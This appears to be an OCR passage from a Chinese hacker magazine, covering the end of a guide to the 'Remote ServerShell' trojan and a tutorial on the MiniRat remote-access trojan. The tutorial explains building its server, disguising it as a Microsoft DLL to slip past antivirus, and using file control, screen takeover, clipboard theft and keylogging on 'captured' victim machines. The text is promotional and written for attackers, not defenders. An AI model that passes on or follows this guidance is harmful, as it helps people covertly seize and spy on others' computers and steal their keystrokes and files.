


图7

5、集群控制操作

如果大家不注意的话，肯定发现不了窗口下方有一个小三


角，点击它以后就会看到一个新的控制面板，其中包括了“主机消息日志”、“常用命令广播”和“批量命令广播”。广播命令就是一个集群控制平台，用户可以一次对多台远程计算机进行统一操作，比如对所选的电脑进行关闭计算机、重启计算机、卸载服务端等操作，并且还可以指定远程计算机打开我们设置的网页或下载我们设置的文件。

另外通过筛选命令，我们可以从众多的肉鸡里找出属性相同的肉鸡，包括从主机窗口、进程和备注信息中筛选等，例如要查看远程用户中谁在使用，就在“进程内容”中输入QQ.Exe，在符合条件主机列表中就会出现刷新后的主机列表了。

三、总结

通过上面的介绍我们可以看到，Remote ServerShell木马最重要的功能就是对指定的远程计算机进行压力测试，当然除了电子炸弹功能外，拥有的远程控制功能也是非常出色的。因此，用户们想要同时进行这种操作的话，那么Remote ServerShell木马则是你不可或缺的好助手。

（文章中涉及到的Remote ServerShell，请到X的论坛上来下载）



主动防御又能奈我何？

天涯衰草

目前绝大多数的杀毒软件都增加了主动防御功能，这使得小菜们捕捉肉鸡的难度也越来越大了，虽然有一些木马程序也具有突破主动防御的能力，但主要还是针对卡巴斯基这些专门的软件，最近我在网上发现了一款名为MiniRat的远程控制程序，它不仅可以突破常见的主动防御，甚至连360安全卫士和NOD32都不在话下，下面我们就来实际的感受一下这款远程控制软件的强大功能吧。

一、配置服务端程序

从MiniRat的官方网站下载最新的版本，解压后运行里面的客户端程序MiniRat.exe就可以了，从弹出的程序界面可以看到，它借鉴了国外著名的远控程序PoisonIvy的控制界面。首先点击主界面下方的“设置”按钮，然后就可以在弹出的窗口中进行服务端程序的配置操作了。

第一步是在“系统配置”选项中设置客户端程序的监听端口，MiniRat默认的监听端口为7732。第二步是在“上线特征码”选项中设置服务端的基本信息，如果用户采用的是默认的连接端口，那么在“上线主机”中直接设置连接的地址，如图1。如果用户使用的是自定义的端口，那么就设置为“连接地址：连接端口”的形式就可以了。第三步是设置服务端程序的服务名称和描述等内容。全部设置完成后，点击“生成服务端”按钮就可以创建服务端程序了。如果MiniRat发现设定的连接端口和程序监听的端口不一样的话，那么就会提示用户并自动进行修改。




图1

二、远程控制服务端

现在已经是万事俱备了，接下来我们就看看MiniRat木马都包括哪些远程控制的操作命令吧。首先把服务端程序上传到虚拟机里并运行，服务端程序的反应速度非常快，当服务端程序还未自动删除时，客户端程序就已经弹出一个提示框，提示用户有服务端程序上线，并会将服务端的信息自动添加到控制列表中，如图2。经检测发现，服务端文件是一个伪装成微软系统文件的DLL文件，因此常见的安全工具很难将其检测出来。




图2

1．文件管理

选择控制列表中的远程计算机，然后点击鼠标右键就可以看见控制菜单了，选择菜单中的“文件管理”命令，在弹出的“文件管理”窗口中就可以对远程电脑的文件以及文件夹进行相应的管理了，比如打开、新建、重命名、删除等操作。文件管理窗口采用了类似Radmin的上下窗口的形式，上方的窗口显示的是本地计算机的目录，而下方的窗口中显示的则是远程计算机的目录。我们既可以通过工具栏的按钮，也可以通过鼠标直接的拖拽，来对文件或文件夹进行传输。文件的传输还支持断点传输，并且可以通过窗口下方的提示栏来查看文件传输的进度信息，如图3。





图3

2．屏幕控制

选择控制菜单中的“屏幕控制”功能，就可以对远程屏幕进行查看管理了，MiniRat木马默认采用的是8位灰色，虽然速度很快但是效果并不怎么好。为了获取更好的效果，我们可以在标题栏上点击鼠标右键，在弹出的窗口中选择32位真彩。从

弹出的菜单中可以看到，木马的屏幕控制功能采用了两种算法，分别是隔行扫描算法和差异比较算法，用户可以根据自己的需要进行选择，如图4。


图4

对于“隔行扫描”可能很多人都从电视广告中听说过，这种算法可以极大的提高屏幕扫描的速度，灰鸽子木马使用的就是这种算法，而“差异比较”则是在屏幕扫描后只对屏幕中变化的内容进行刷新，这样扫描速度的优势就体现出来了，黑洞就是使用的这种算法。

“屏幕控制”命令除了拥有监控功能外，还可以对捕获的图像进行信息保存，可惜的是不能对视频信息进行保存。通过“控制屏幕”，我们就可以对远程桌面进行控制了，由于屏幕扫描的速度非常快，因此控制操作起来也非常流畅。另外我们还可以跟踪服务端鼠标运行的轨迹，以及锁定服务端键盘鼠标等操作，这样就可以在远程计算机上为所欲为了。利用“获取剪贴板”或“设置剪贴板”命令，不仅可以获取远程系统剪贴板中的内容，还可以对剪贴板中的信息进行修改。除此之外，还可以设置服务端屏幕的黑屏，这样就可以趁机修改磁盘中的文件信息了。

3．键盘记录

对于“键盘记录”命令，就不用我多说了吧，主要是用来记录远程电脑的键盘操作的。当我们打开这个控制命令后，就可以记录下远程电脑的所有键盘操作信息，无论是英文内容还是中文内容，MiniRat木马都可以准确有效的进行识别，如图5。我使用过很多的木马程序，其中也有很多木马都拥有键盘记录功能，但是能够准确完整的记录中文信息的却是寥寥无几。虽然有一些木马程序也可以记录中文，但是却常常出现遗漏或者是错误内容。我们通过鼠标右键就可以将记录的键盘信息复制出来了，不过我在测试的时候却发现窗口提示“离线记录未打开”，但是找了半天也没有发现如何开启的，看来还得叉子们自己去深入挖掘才行了。


